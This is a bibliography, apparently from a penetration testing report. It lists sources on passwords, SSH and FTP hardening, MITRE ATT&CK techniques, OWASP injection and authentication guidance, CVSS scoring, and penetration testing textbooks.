Australian Signals Directorate. (n.d.). *Passphrases*. https://www.cyber.gov.au/protect-yourself/securing-your-accounts/passphrases

Blake, C. (2022, April 11). *5 best practices for securing SSH*. Teleport: Identity-Native Infrastructure Access. Faster. More Secure. https://goteleport.com/blog/5-ssh-best-practices/

Cybersecurity and Infrastructure Security Agency. (n.d.). *Require strong passwords*. Cybersecurity and Infrastructure Security Agency

CISA. https://www.cisa.gov/secure-our-world/require-strong-passwords

FIRST. (n.d.). *CVSS v4.0 specification document*. https://www.first.org/cvss/v4.0/specification-document

Fortra. (2017, May 1). *10 essential tips for securing FTP and SFTP servers*. https://www.fortra.com/blog/10-essential-tips-securing-ftp-and-sftp-servers

MITRE Corporation. (2022a, April 19). *Brute force: Password cracking, sub-technique T1110.002 - Enterprise | MITRE ATT&CK®*. https://attack.mitre.org/techniques/T1110/002/

MITRE Corporation. (2022b, February 28). *Execution prevention, mitigation M1038 - Enterprise | MITRE ATT&CK®*. https://attack.mitre.org/mitigations/M1038/

MITRE Corporation. (2022c, April 19). *Exploit public-facing application, technique T1190 - Enterprise | MITRE ATT&CK®*. https://attack.mitre.org/techniques/T1190/

MITRE Corporation. (2023, April 7). *Exploitation for Privilege Escalation*. https://attack.mitre.org/techniques/T1068/

MITRE Corporation. (2024, March 7). *Valid accounts: Default accounts, sub-technique T1078.001 - Enterprise | MITRE ATT&CK®*. https://attack.mitre.org/techniques/T1078/001/

MITRE Corporation. (n.d.-a). *Mitre att&ck*. MITRE. https://www.mitre.org/focus-areas/cybersecurity/mitre-attack

MITRE Corporation. (n.d.-b). *Tactics - Enterprise | MITRE ATT&CK®*. MITRE. https://attack.mitre.org/tactics/enterprise/

OWASP Foundation. (2021a). *A03 injection - OWASP top 10:2021*. https://owasp.org/Top10/A03_2021-Injection/

OWASP Foundation. (2021b). *A07 identification and authentication failures - OWASP top 10:2021*. https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

OWASP Foundation. (n.d.-a). *Authentication.* .https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

OWASP Foundation. (n.d.-b). *Penetration Testing Execution Standard*. https://owasp.org/www-project-web-security-testing-guide/latest/3-The_OWASP_Testing_Framework/1-Penetration_Testing_Methodologies

OWASP Foundation. (n.d.-c). *SQL injection prevention*. https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

The Penetration Testing Execution Standard. (n.d.). *Pre-engagement*. https://www.pentest-standard.org/index.php/Pre-engagement

Powers, M. (2024, January 31). *Why organizations should care about privilege escalation • TrueFort*. TrueFort. https://truefort.com/privilege-escalation/

SANS Institute. (2022, May 2). *What is CVSS - Common vulnerability scoring system*. https://www.sans.org/blog/what-is-cvss/

Weidman, G. (2014). *Penetration testing: A hands-on introduction to hacking*. No Starch Press.

Whitaker, A., & Newman, D. P. (2005). *Penetration testing and network defense*. Cisco Press.